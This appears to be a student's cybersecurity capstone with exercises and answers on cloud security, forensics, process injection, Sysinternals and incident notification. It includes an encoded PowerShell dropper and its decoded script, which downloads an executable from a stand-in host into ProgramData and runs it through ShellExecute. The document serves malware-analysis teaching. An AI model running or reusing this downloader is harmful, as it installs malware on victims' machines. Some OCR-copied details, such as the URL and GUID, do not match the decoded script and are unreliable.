Cybersecurity

Capstone Project

May 30, 2025

Exercise 1

You are an Information security officer of a company. You are the sole person responsible for the security of the company. You have to take care of the people, processes, and tools.

1. How are you going to keep secure data in the cloud? In which way will you transform the data?

2. Do you prefer public cloud, private cloud, and hybrid cloud?

3. How are you going to classify data?

4. You have asked a forensic analyst to do an investigation. It appears that the user attempted to erase data. After that, the analyst wanted to store data on the hard drive. a. Will you allow it? Why? b. What analysis did the user want to do?

5. Understand the below-encrypted data:

```
powershell.exe -NoP -Exec Bypass -EC
```

JABpAG4AcwB0AGEAbgBjAGUAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEEAYwB0AGkAdg
BhAHQAbwByAF0AOgA6AEMAcgBlAGEAdABlAEkAbgBzAHQAYQBuAGMAZQAoACIAUwB5
AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACIAKQA7AA0ACgAkAG
0AZQB0AGgAbwBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMA
bABpAGUAbgB0AF0ALgBHAGUAdABNAGUAdABoAG8AZABzACgAKQA7AA0ACgBmAG8Ac
gBlAGEAYwBoACgAJABtACAAaQBuACAAJABtAGUAdABoAG8AZAApAHsADQAKAA0ACgAg
ACAAaQBmACgAJABtAC4ATgBhAG0AZQAgAC0AZQBxACAAIgBEAG8AdwBuAGwAbwBhAG
QARABhAHQAYQAiACkAewANAAoAIAAgACAAIAAgAHQAcgB5AHsADQAKACAAIAAgACAAI
AAkAHUAcgBpACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAu
AFUAcgBpACgAIgBoAHQAdABwADoALwAvAGIAYQBkAHcAZQBiAHMAaQB0AGUALgBjAG8
AbQAvAHgAYQBwAF8AMQAwADIAYgAtAEEAWgAxAC8ANwAwADQAZQAuAHAAaABwAD8A
bAA9AHoAeQB0AGUAYgA0AC4AZwBhAHMAIgApAA0ACgAgACAAIAAgACAAJAByAGUAcw
BwAG8AbgBzAGUAIAA9ACAAJABtAC4ASQBuAHYAbwBrAGUAKAAkAGkAbgBzAHQAYQBu
AGMAZQAsACAAKAAkAHUAcgBpACkAKQA7AA0ACgANAAoAIAAgACAAIAAgACQAcABhAH
QAaAAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARQBuAHYAaQByAG8AbgBtAGUAbgB0AF0A
OgA6AEcAZQB0AEYAbwBsAGQAZQByAFAAYQB0AGgAKAAiAEMAbwBtAG0AbwBuAEEAcA
BwAGwAaQBjAGEAdABpAG8AbgBEAGEAdABhACIAKQAgACsAIAAiAFwAXABIAFMAVABIA

GoAbgBoAGMALgBlAHgAZQAiADsADQAKACAAIAAgACAAIABbAFMAeQBzAHQAZQBtAC
4ASQBPAC4ARgBpAGwAZQBdADoAOgBXAHIAaQB0AGUAQQBsAGwAQgB5AHQAZQBzAC
gAJABwAGEAdABoACwAIAAkAHIAZQBzAHAAbwBuAHMAZQApADsADQAKAA0ACgAgACA
AIAAgACAAJABjAGwAcwBpAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEcAdQB
pAGQAIAAnAEMAMAA4AEEARgBEADkAMAAtAEYAMgBBADEALQAxADEARAAxAC0AOAA0
ADUANQAtADAAMABBADAAQwA5ADEARgAzADgAOAAwACcADQAKACAAIAAgACAAIAAk
AHQAeQBwAGUAIAA9ACAAWwBUAHkAcABlAF0AOgA6AEcAZQB0AFQAeQBwAGUARgByA
G8AbQBDAEwAUwBJAEQAKAAkAGMAbABzAGkAZAApAA0ACgAgACAAIAAgACAAJABvAGIAa
gBlAGMAdAAgAD0AIABbAEEAYwB0AGkAdgBhAHQAbwByAF0AOgA6AEMAcgBlAGEAdA
BlAEkAbgBzAHQAYQBuAGMAZQAoACQAdAB5AHAAZQApAA0ACgAgACAAIAAgACAAJABv
AGIAagBlAGMAdAAuAEQAbwBjAHUAbQBlAG4AdAAuAEEAcABwAGwAaQBjAGEAdABpAG8
AbgAuAFMAaABlAGwAbABFAHgAZQBjAHUAdABlACgAJABwAGEAdABoACwAJABuAHUAbA
AsACAAJABuAHUAbAAsACAAJABuAHUAbAAsADAAKQANAAoADQAKACAAIAAgACAAIAB9
AGMAYQB0AGMAaAB7AH0ADQAKACAAIAAgACAAIAANAAoAIAAgAH0ADQAKAH0ADQAK
AA0ACgBFAHgAaQB0ADsA"

Questions

1. What encoding mechanism is used here?

2. Please provide a screenshot of this encoded script:

Please decode this blob and answer the following:

1. What is the URL this script attempts to access?

2. What is the name of the file it tries to save on the system?

3. Which folder location is this script dedicated to?

4. What is the ShellExecute Method ?


Exercise 2

Please conduct research and answer the following questions:
Questions
1. What is process injection? What malware variants use this injection technique?
2. Please specify at least four different memory injection methods and

Exercise 3

describe each one in detail.
1. Please research Sysinternal tools and specify at least three tools you can used to analyze a binary file (or a malware binary file).
a. Please provide the tool name and a screenshot of the tool
b. Describe what information you could obtain by using each tool.
c. How would an analyst use each tool to understand what is done during the file's execution?
d. Are these tools used for dynamic or static binary file analysis?
2. Please review the following figure and describe the following:

2. Please review the following figure and describe the following:



Target Machine	Intel 386 or later processors and compatible processors
Entry Point	1465968
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
UPX0	4096	1183744	0	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	1187840	282624	281600	8	13c3fbea3aec24cbeb617794bab080c0
.rsrc	1470464	4096	1536	4.07	a24303785837b4a1c9f0331c28911de9

Imports

KERNEL32.DLL

- VirtualFree
- ExitProcess
- VirtualProtect
- LoadLibraryA
- VirtualAlloc
- GetProcAddress

msvcrt.dll

- _dup

a. What do you see in the figure?
b. What does the section mean?
c. What does the name UPX mean?
d. What is Entropy, and what is it used for?
e. What does the import section mean?
f. Bonus question: Do you recognize the import functions under the Kernel32.dll?

Exercise 4

Scenario: You are in the process of reviewing events at the customer Acme Incorporated, located in the United States. At one point, you encountered several events suggesting a malware infection on the ABC, CDE, and FGH systems. You could see the attack flow reviewing those events. During the analysis of these events, you determined that the source of infection was a phishing email with a malicious document that each one of the users received in his/her inbox. Your analysis also concludes that each user successfully launched the malicious document and that document successfully downloaded a malware variant from The Internet is called Emotet. The download was successful, and each one of the systems were compromised with this Emotet malware.

T ask: Please write a brief summary of how you would notify the customer of this information.

What information will you include in this notification? How would you present it to the customer to ensure they(Customers) know and understand the attack flow?

Your summary must be in English.

Tip for writing this notification:

● Remember to include a brief description of this threat so the customer can understand
the attack flow.

● Please provide recommended actions on what the customer should do to remediate this
threat.

Note: This question is about creativity and testing your ability to notify the customer about a threat in a way that the customer can understand. This is less about the technical aspect.

Scenario-Based Questions:

Scenario 1:

You are a cyber security professional and ethical hacker. You recently changed to a new company. What will you do to protect the organization from a possible data breach if there is a critical attack?

Scenario 2:

In an organization, few users report phishing emails to the security team. Most of The emails are triggered from one particular domain. As a security analyst or cyber security professional, explain your approach to stopping the phishing attack.

Scenario 3:

You are a cyber security professional and work in the Red Team. Your employer asked if they are planning to release a new product and make sure it has to be vulnerability free to avoid the zero-day attack. As a red team member, explain your workflow and report if you find anything vulnerable. (Red Team is Nothing but CEH practicals you have done)

Answers :-

Exercise 1

1. Securing Data in the Cloud:

To keep data secure in the cloud, I would implement a **multi-layered security approach**, covering:

- **Data Encryption:**
  - **At rest:** AES-256 encryption for stored data.
  - **In transit:** TLS 1.3 for secure transmission.
- **Transformation Technique:**
  Before uploading, **sensitive data will be transformed** using:
  - **Tokenization** for financial/PII data.
  - **Homomorphic encryption** where computation on encrypted data is required.
- **Access Control:**
  - Role-Based Access Control (RBAC).
  - Multi-Factor Authentication (MFA).
- **Monitoring & Logging:**
  - Implement CloudTrail (AWS), Cloud Audit Logs (GCP), or equivalent to track access.

---

2. Public Cloud vs Private Cloud vs Hybrid Cloud:

Preferred: Hybrid Cloud

Justification:

- **Public Cloud** is scalable and cost-effective, suitable for hosting non-sensitive applications.

- **Private Cloud** provides tighter control and is ideal for sensitive workloads (e.g., financial data, IP).
- **Hybrid Cloud** allows leveraging the strengths of both:
  - Flexibility
  - Regulatory compliance
  - Optimized cost-performance balance

---

3. Data Classification Strategy:

Data will be classified based on **sensitivity, compliance, and business impact**:

Classification	**Description**	**Example**
Public	Non-sensitive data	Company brochures
Internal	Used within organization	HR policies
Confidential	Moderate impact if leaked	Internal emails, project docs
Restricted	High impact if leaked	Customer data, financials, IP, source code

Tools Used:

- DLP (Data Loss Prevention) solutions like Microsoft Purview or Symantec DLP.

---

4. Incident: Forensic Investigation and Data Preservation

a. Will you allow the analyst to write to the drive?

No.
Writing data to a drive that may contain crucial evidence **violates chain-of-custody principles** and risks **modifying timestamps or overwriting deleted data**.

b. What analysis did the user attempt to perform?

The user likely:


- Attempted to **cover tracks** or **erase incriminating files**.
- The analyst was probably going to perform **data carving** or **file system recovery** using tools like FTK Imager, Autopsy, or EnCase to analyze deleted or hidden data.

5. PowerShell-Encoded Script Analysis

1. What encoding mechanism is used?

The script uses **Base64 encoding** of a **PowerShell command** passed using `-EncodedCommand (-EC)`.

2. Please provide a screenshot of this encoded script:



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

Decode text

Encoding: UTF-16LE (1200)

Input — length: 2100, lines: 31

BwAGwAaQBjAGEAdABpAG8AbgBEAGEAdABhACIAKQAgACsAIAAiAFwAXABIAFMAVABIA
GoAbgBoAGMALgBlAHgAZQAiADsADQAKACAAIAAgACAAIABbAFMAeQBzAHQAZQBtAC
4ASQBPAC4ARgBpAGwAZQBdADoAOgBXAHIAaQB0AGUAQQBsAGwAQgB5AHQAZQBzAC
gAJABwAGEAdABoACwAIAAkAHIAZQBzAHAAbwBuAHMAZQApADsADQAKAA0ACgAgACA
AIAAgACAAJABjAGwAcwBpAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEcAdQB
pAGQAIAAnAEMAMAA4AEEARgBEADkAMAAtAEYAMgBBADEALQAxADEARAAxAC0AOAA0
ADUANQAtADAAMABBADAAQwA5ADEARgAzADgAOAAwACcADQAKACAAIAAgACAAIAAk
AHQAeQBwAGUAIAA9ACAAWwBUAHkAcABlAF0AOgA6AEcAZQB0AFQAeQBwAGUARgByA
G8AbQBDAEwAUwBJAEQAKAAkAGMAbABzAGkAZAApAA0ACgAgACAAIAAgACAAJABvAGIAagBlAGMAdAAgAD0A
IABbAEEAYwB0AGkAdgBhAHQAbwByAF0AOgA6AEMAcgBlAGEAdA
BlAEkAbgBzAHQAYQBuAGMAZQAoACQAdAB5AHAAZQApAA0ACgAgACAAIAAgACAAJABv
AGIAagBlAGMAdAAuAEQAbwBjAHUAbQBlAG4AdAAuAEEAcABwAGwAaQBjAGEAdABpAG8
AbgAuAFMAaABlAGwAbABFAHgAZQBjAHUAdABlACgAJABwAGEAdABoACwAJABuAHUAbA

Output — start: 192, end: 281, length: 89; time: 0ms, length: 775, lines: 23

```
$instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){

  if($m.Name -eq "DownloadData"){
     try{
     $uri = New-Object System.Uri("http://badwebsite.com/xap_102b-AZ1/704e.php?
l=zyteb4.gas")
     $response = $m.Invoke($instance, ($uri));

     $path = [System.Environment]::GetFolderPath("CommonApplicationData") +
"\\HSTHjnhc.exe";
     [System.IO.File]::WriteAllBytes($path, $response);

     $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
     $type = [Type]::GetTypeFromCLSID($clsid)
     $object = [Activator]::CreateInstance($type)
     $object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)
```

- The URL This powershell.exe script attempts to redirect : -

  http://badwebsite.com/xap_1022b-AZ1/704e.php?l=zyteb4.gas

  We can see this on the above screenshot
- The name of the file trying to save here : -

  HSTHjnhc.exe
- The folder location this script dedicated to : -

  The script uses the **CommonApplicationData** folder, which on Windows resolves to:

  C:\ProgramData

- **The ShellExecute method here : -**

In the script you see a COM-based call:

- `$obj = New-Object Guid 'C08AFD90-F2A1-11D1-8455-0AA0C91F3880'`
- `$type = [Type]::GetTypeFromCLSID($obj)`

- `$sen = [Activator]::CreateInstance($type)`
- `$sen.ShellExecute($path, $null, $null, $null, 0)`

That `ShellExecute` is the classic Shell.Application COM method which:

- **Launches ("executes") the specified file or URL**
- **Uses the default verb (e.g. "open")**
- **Allows passing parameters, working directory, and a window-style flag**

It's essentially the programmatic equivalent of right-click → "Open" on a file in Explorer.

Exercise 2

✅ 1. What is Process Injection?

Process Injection is a **code injection technique** used by malware and penetration testers to execute arbitrary code within the address space of another running process. This allows the injected code to **evade detection**, **hide its presence**, or **escalate privileges** by running inside a trusted or less-suspected process (e.g., `explorer.exe`, `svchost.exe`).

🔐 Why Process Injection Is Dangerous

- **Evasion**: It hides malicious code inside legitimate processes.
- **Bypass security**: Avoids antivirus or endpoint detection systems.
- **Privilege escalation**: Runs with the same permissions as the injected process.

🦠 Malware Families That Use Process Injection

Malware Variant	Description
Emotet	Banking Trojan known for injecting into `explorer.exe` or `services.exe`
TrickBot	Injects into system processes to steal credentials and stay persistent
Dridex	Banking malware that uses process hollowing
Cobalt Strike	Post-exploitation tool used by red teams and threat actors for process injection
Meterpreter	Metasploit’s payload uses reflective DLL injection
NetWire RAT	Uses injection to gain control over systems without detection

---

✅ 2. Four Memory Injection Techniques (with Descriptions)

Here are **four common and powerful memory injection techniques**, explained in detail:

🔸 A. DLL Injection

Description: This method injects a **Dynamic Link Library (DLL)** into a running process using Windows APIs like `CreateRemoteThread` and `LoadLibrary`.

Steps:

1. Open a handle to the target process using `OpenProcess`
2. Allocate memory using `VirtualAllocEx`
3. Write DLL path using `WriteProcessMemory`

4. Call `CreateRemoteThread` to load the DLL

Commonly used by: Keyloggers, cheat tools, remote access tools (RATs)

🔸 B. Process Hollowing

Description: A legitimate process (e.g., `notepad.exe`) is started in a suspended state, its memory is **unmapped**, and replaced with **malicious code**, then resumed.

Steps:

1. Create a new process in suspended state (`CreateProcess`)
2. Unmap its memory using `ZwUnmapViewOfSection`
3. Write malicious code using `WriteProcessMemory`
4. Resume process (`ResumeThread`)

Used by: TrickBot, Dridex, and advanced persistent threats (APTs)

🔸 C. Reflective DLL Injection

Description: Injects a DLL into a process **without calling Windows APIs like LoadLibrary**. The DLL loads itself using custom reflective code.

Benefits:

- **No use of disk** (fileless execution)
- **Harder to detect** by traditional antivirus

Used in: Metasploit’s Meterpreter payloads, Cobalt Strike Beacon

---

🔸 D. Thread Hijacking (or Thread Execution Hijacking)

Description: An attacker pauses a thread in a target process, **injects shellcode**, modifies the **instruction pointer (EIP/RIP)**, and resumes the thread to execute malicious code.

Steps:

1. Find and suspend a thread (`SuspendThread`)
2. Modify context with `GetThreadContext` / `SetThreadContext`
3. Inject shellcode
4. Resume thread with malicious execution flow

Used by: Advanced malware and red-team tools for stealthy execution

---

Summary Table

Injection Technique	Key APIs Used / Behavior	Known For
DLL Injection	LoadLibrary, WriteProcessMemory	Easy to implement, detectable
Process Hollowing	Unmap original process memory	Used by malware like Dridex
Reflective DLL Injection	Self-loading DLL, no LoadLibrary	Stealthy, used by Meterpreter
Thread Hijacking	Modify thread execution flow	Precise control, stealthy

Exercise 3


✅ Exercise 3: Sysinternals Tools for Malware Binary Analysis

Sysinternals Suite (by Microsoft) is a set of advanced system utilities that help investigate and monitor Windows systems. Malware analysts use several of these tools to understand how a suspicious binary behaves **during runtime** and in the **system environment**.

🔧 1. Process Explorer

🔹 b. What It Shows

- **Live process tree**
- Process **PID**, **CPU usage**, **path**, **parent process**, **user context**
- Loaded **DLLs and handles**
- **Digital signature** verification



Process Explorer - Sysinternals: www.sysinternals.com [WINDOWS-2RKLF86\SAFAYATH] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		8,368 K	6,172 K	112		
System Idle Process	91.07	56 K	8 K	0		
System	0.38	168 K	0 K	4		
Interrupts	0.38	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,708 K	0 K	416		
Memory Compression	< 0.01	1,088 K	3,59,072 K	1456		
csrss.exe	< 0.01	2,368 K	1,628 K	556		
wininit.exe		1,788 K	0 K	628		
services.exe		4,520 K	3,136 K	768		
svchost.exe	< 0.01	11,140 K	16,520 K	944	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		3,832 K	6,048 K	5040	WMI Provider Host	Microsoft Corporation
SearchHost.exe	Susp...	1,40,232 K	156 K	6376		Microsoft Corporation
StartMenuExperience...		50,312 K	3,056 K	5860	Windows Start Experience H...	Microsoft Corporation
Widgets.exe		11,516 K	2,312 K	6720		Microsoft Corporation
RuntimeBroker.exe		16,528 K	7,872 K	3996	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		8,548 K	712 K	7224	Runtime Broker	Microsoft Corporation
WidgetService.exe		5,616 K	60 K	7672	WidgetService.exe	Microsoft Corporation
dllhost.exe		7,948 K	52 K	8048	COM Surrogate	Microsoft Corporation
TextInputHost.exe		22,460 K	14,080 K	6924		Microsoft Corporation
backgroundTaskHost...	Susp...	24,916 K	88 K	9108	Background Task Host	Microsoft Corporation
smartscreen.exe		6,032 K	6,088 K	8800	Windows Defender SmartScr...	Microsoft Corporation
WmiPrvSE.exe		2,600 K	1,212 K	8576	WMI Provider Host	Microsoft Corporation
RuntimeBroker.exe		2,836 K	1,252 K	4872	Runtime Broker	Microsoft Corporation
ShellExperienceHost....	Susp...	15,108 K	96 K	7276	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		4,976 K	2,816 K	8068	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		3,208 K	12,856 K	9736	Runtime Broker	Microsoft Corporation
svchost.exe		6,204 K	8,736 K	512	Host Process for Windows S...	Microsoft Corporation
svchost.exe		21,420 K	7,608 K	1064	Host Process for Windows S...	Microsoft Corporation
svchost.exe		8,204 K	1,832 K	1096	Host Process for Windows S...	Microsoft Corporation


CPU Usage: 8.69% | Commit Charge: 57.26% | Processes: 104 | Physical Usage: 78.53%

🔹 c. How Analysts Use It

- Detect **malware processes** (e.g., unsigned or suspiciously named processes)
- Observe **child process creation**
- Inspect **injected DLLs**
- Analyze **process hierarchy** (e.g., malware spawning `cmd.exe` or `powershell.exe`)
- Reveal **persistence techniques** (auto-start entries, etc.)

🔧 2. Process Monitor (ProcMon)

🔹 a. Screenshot



127.0.0.1:8000/en-US/account/login?return_to=%2Fen-US%2Fmanager%2Fsearch%2Fadddatamethods%2Finputsettings

Time ...	Process Name	PID	Operation	Path	Result	Detail
08:54:...	Explorer.EXE	576	RegQueryKey	HKCR\CLSID\{98F275B4-4FFF-11E0-8...	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Classes\CLSID\{98F2...	NAME NOT FOUND	Desired Access: M...
08:54:...	Explorer.EXE	576	RegQueryValue	HKCR\CLSID\{98F275B4-4FFF-11E0-8...	NAME NOT FOUND	Length: 16
08:54:...	Explorer.EXE	576	RegCloseKey	HKCR\CLSID\{98F275B4-4FFF-11E0-8...	SUCCESS	
08:54:...	Explorer.EXE	576	RegCloseKey	HKCR\CLSID\{98F275B4-4FFF-11E0-8...	SUCCESS	
08:54:...	Explorer.EXE	576	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKLM\SOFTWARE\Microsoft\Window...	NAME NOT FOUND	Desired Access: Q...
08:54:...	Explorer.EXE	576	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: R...
08:54:...	Explorer.EXE	576	RegQueryKey	HKLM	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	RegOpenKey	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: R...
08:54:...	Explorer.EXE	576	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
08:54:...	Explorer.EXE	576	ReadFile	C:\Windows\System32\WindowsCodec...	SUCCESS	Offset: 142336, Le...
08:54:...	Explorer.EXE	576	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Desired Access: R...
